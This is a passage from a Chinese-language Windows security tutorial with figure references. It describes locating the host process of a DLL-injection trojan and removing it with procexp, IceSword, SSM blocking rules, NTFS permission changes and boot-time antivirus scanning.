不过一个一个的检查系统进程，确实有些麻烦，如何才能快速的定位木马的宿主进程呢？可以使用一个叫做“procexp”的进程管理工具。运行procexp后，在程序界面中间显示的是树状进程关系列表，下方是每个进程的详细信息。点击菜单“Find”→“Find DLL”命令，打开DLL文件查找对话框，在“DLL Substring”中输入要查找的关键词，这里输入刚才杀毒软件扫描出的DLL文件名“rejoice.dll”。然后点击“Search”按钮，在下方的列表中就可以看到该DLL文件是被哪个进程调用的了，如图27。




图27

步骤三、清除DLL注入木马

查找到DLL木马文件，并定位了注入的宿主进程，就可以开始清除病毒了。清除的实质很简单，主要就是删除掉DLL木马文件，禁止掉DLL木马的调用，不过在实施的时候却不是那么的简单。

方法一：普通进程DLL注入木马的清除

有许多DLL木马是注入到“iexplore.exe”和“explorer.exe”这两个进程中的，对于注入这类普通进程的DLL木马是很好清除掉的。

如果DLL文件是注入到“iexplore.exe”进程中，此进程就是IE浏览器进程，那么可以关掉所有IE窗口和相关程序，然后直接找到DLL文件进行删除就可以了。如果是注入到"explorer.exe"进程中的，那么就略显麻烦一些，因为此进程是用于显示桌

面和资源管理器的。当通过任务管理器结束掉“explorer.exe”进程时，桌面无法看到，此时桌面上所有图标消失掉，“我的电脑”、“网上邻居”等所有图标都不见了，也无法打开资源管理器找到木马文件进行删除了。怎么办呢？这时候可以在任务管理器中点击菜单“文件”→“新任务运行”，打开创建新任务对话框，点击“浏览”按钮，通过浏览对话框就可以打开DLL文件所在的路径，如图28。然后选择“文件类型”为“所有文件”，即可显示并删除DLL文件了。




图28

方法二：使用IceSword卸载DLL文件调用

如果木马是插入了“svchost.exe”之类的关键进程中，就不能指望进程管理器来结束进程了，可能需要一些附加的工具卸载掉某个DLL文件的调用。

IceSword的功能十分强大，可以利用它卸载掉已经插入到正在运行的系统进程中的DLL文件。在IceSword的进程列表显示窗口中，右键点击DLL木马宿主进程，选择弹出菜单中的“模块信息”命令打开DLL模块列表对话窗口，如图29。选择可疑的模块后，点击“卸载”按钮即可将DLL木马从进程中删除掉了。如果提示不能卸载的话，可以点击“强行解除”按钮，从进程中强行删除该DLL调用。这时候就可以从“模块文件名”栏中，得到DLL文件的路径，然后到文件夹中将DLL木马彻底删除掉。




图29

方法三：SSM终结所有DLL木马

许多木马都是注入到系统里关键进程中的，比如“svchost.exe”、“smss.exe”、“winlogon.exe”进程，这些进程使用普通方式无法结束，使用特殊工具结束掉进程或卸载掉进程中的DLL文件后，却又很可能造成系统崩溃无法正常运行等。例如一款著名的木马PCShare是注人“winlogon.exe”进程中的，该进程是掌握Windows登录的，在使用IceSword卸载时系统立该异常重启，根本来不及消除掉DLL文件，在重启后DLL木马又被再次加载。对于这类DLL木马，必须在进程运行之前阻止DLL文件的加载。阻止DLL文件加载要用到一个强大的安全工具"System Safety Monitor"（简称SSM）。

SSM是一款俄罗斯出品的系统监控软件，通过监视系统特定的文件及应用程序，达到保护系统安全的目的。这款软件功能非常强大，可以辅助防火墙和杀毒软件更好的保护系统安全。运行SMM，在程序界面中选择“规则”选项卡，右键点击中间规则列表空白处，选择“新增”命令。

弹出文件浏览窗口，选择浏览文件类型为“DLL files”，在其中选择指定文件路径“C:\Windows\system32\rejoice.dll”。确定后，即可将“rejoice.dll”文件添加到规则列表中，然后在界面下方的“规则”下拉列表中选择“阻止[F2]”，如图30。

添加规则设置完毕后，点击“应用设置”按钮，然后重启系统。在重启系统前要检查SSM的设置，保证SSM随系统启动而加载运行。当系统重启时，在运行“explorer.exe”进程时，会自动阻止该进程调用“rejoice.dll”木马文件。由于木马文件没有任何程序使用，直接删除就可以了。




图30

此外，我们也可以利用其它的工具来清除DLL木马后门，例如Tiny Personal Firewall 2005（TPF）防火墙的“balcklist”禁止运行功能等，消除的原理都是一样的，总之是在木马DLL文件插入进程调用前，阻止该DLL文件的加载，从而达到结束木马进程并删除木马文件的目的。

方法四：通过系统权限法来清除DLL木马

在Windows系统中，NTFS分区格式拥有强大的文件限制设置功能，可以设置某个文件是否能被程序调用访问等。通过这个功能，我们一样可以禁止木马调用相应的DLL文件，从而彻底删除掉DLL木马文件。




图31

双击打开“我的电脑”，点击菜单命令“工具”→“文件夹选项”→“查看”，在高级设置的选项下去掉“简单文件共享”的选择。然后定位到无法删除的DLL木马

文件上，右键点击该文件，在弹出菜单中选择“属性”命令，单击“高级”按钮，在弹出的窗口中去掉“从父项继承那些可以应用到子对象的权限项目，包括那些在此明确定义的项目”不被选中，再在弹出的窗口中单击“删除”，再依次单击“确定”。这样就没有任何用户可以访问和调用该DLL木马文件了，如图31。重新启动系统，就可以删除掉该DLL文件了。




图32

方法五：启动前杀毒

SSM策略和系统权限法的原理，都是在禁止DLL文件的加载，其实在Windows系统启动前，任何Dll文件都是不会加载调用的，我们可以启动前杀掉病毒。

如果杀毒软件可以查出DLL病毒文件，那么可以使用杀毒软件自带的启动前杀毒功能，例如在江民杀毒软件2006中有一个BOOTSCAN的功能，我们就以用江民杀毒软件查杀“上兴远控”木马为例介绍。该功能默认下是没有启用的，打江民杀毒软件的设置对话框，选择“扫描选项”选项卡，勾选“其它动作”中的“BOOTSCAN”　项即可，如图32。

另外，如果DLL木马文件不是在默认的“c:\windows\system32”目录下的，可以点击“扫描路径设置”按钮，指定设置DLL木马文件所在的路径。

